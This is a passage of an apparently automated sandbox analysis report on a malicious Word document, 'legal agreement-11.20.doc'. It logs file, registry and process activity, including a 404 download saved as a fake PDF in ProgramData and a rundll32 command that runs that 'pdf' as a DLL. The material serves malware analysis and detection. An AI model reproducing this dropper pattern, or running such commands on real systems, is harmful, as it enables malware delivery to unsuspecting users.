Nov 30, 2020 20:47:22.784702063 CET	1	IN	HTTP/1.1 200 OK Date: Mon, 30 Nov 2020 19:47:25 GMT Server: Apache/2.2.15 (CentOS) X-Powered-By: PHP/7.2.34 Content-Length: 205 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 22 75 72 69 7a 6b 39 22 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body><h1>Not Found</h1><p>The requested URL "urizk9" was not found on this server.</p></body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 2232 Parent PID: 584

General

Start time:	20:47:37
Start date:	30/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13fe70000

File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tstD1A1.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	7FEF40018FE	unknown
C:\Users\user\AppData\Local\Temp\tstD1B2.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	7FEF401DBDB	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\tstD1D3.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	7FEF401DBDB	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\tstD242.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	7FEF401DBDB	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	7FEE94C26B4	CreateDirectoryA
c:\programdata\lfsYG.pdf	read attributes synchronize generic write	device	sequential only synchronous io non alert non directory file	success or wait	1	7FEE9155A65	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tstD1A1.tmp	success or wait	1	7FEF40018FE	unknown
C:\Users\user\AppData\Local\Temp\tstD1B2.tmp	success or wait	1	7FEF401DBFC	DeleteFileA
C:\Users\user\AppData\Local\Temp\tstD1D3.tmp	success or wait	1	7FEF401DBFC	DeleteFileA
C:\Users\user\AppData\Local\Temp\tstD242.tmp	success or wait	1	7FEF401DBFC	DeleteFileA
C:\Users\user\AppData\Local\Temp\~DFA261C4C7732DF73E.TMP	success or wait	1	7FEE93E9AC0	unknown
C:\Users\user\Desktop\~\$gal agreement-11.20.doc	success or wait	1	7FEE93E9AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol
---------------	---------------	------------	-------	----------------	--------

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
-----------	--------	--------	-------	-------	------------	-------	----------------	--------

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\flsYG.pdf	unknown	205	3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 22 75 72 69 7a 6b 39 22 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html> <head>.<title>404 Not Found</title>.</head> <body>.<h1>Not Found </h1>.<p>The requested URL "urizk9" was not found on this server.</p>.</body> </html>.	success or wait	1	7FEE9155EE6	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\legal agreement-11.20.doc	unknown	14	success or wait	1	7FEF4002158	unknown
C:\Users\user\Desktop\legal agreement-11.20.doc	unknown	4	success or wait	8	7FEF401D979	ReadFile
C:\Users\user\Desktop\legal agreement-11.20.doc	unknown	4	success or wait	16	7FEF401D979	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE902EC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE9036CAC	ReadFile
C:\Users\user\Desktop\legal agreement-11.20.doc	2306	293	success or wait	2	7FEE93E9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CB793AD.jpg	0	4096	success or wait	1	7FEE93E9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CB793AD.jpg	0	64596	success or wait	1	7FEE93E9AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE93FE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE93FE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE93FE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE93E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE93E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE93E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F60F5	success or wait	1	7FEE93E9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F60F5	F60F5	binary	04 00 00 00 B8 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 11 7C 63 2E 9D C7 D6 01 F5 60 0F 00 F5 60 0F 00 00 00 00 00 DB 04 00	success or wait	1	7FEE93E9AC0	unknown

General

Start time:	20:47:41
Start date:	30/11/2020
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 c:\programdata\fsYG.pdf,ShowDialogA -r
Imagebase:	0xff030000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\fsYG.pdf	unknown	64	success or wait	1	FF0327D0	ReadFile

Disassembly

Code Analysis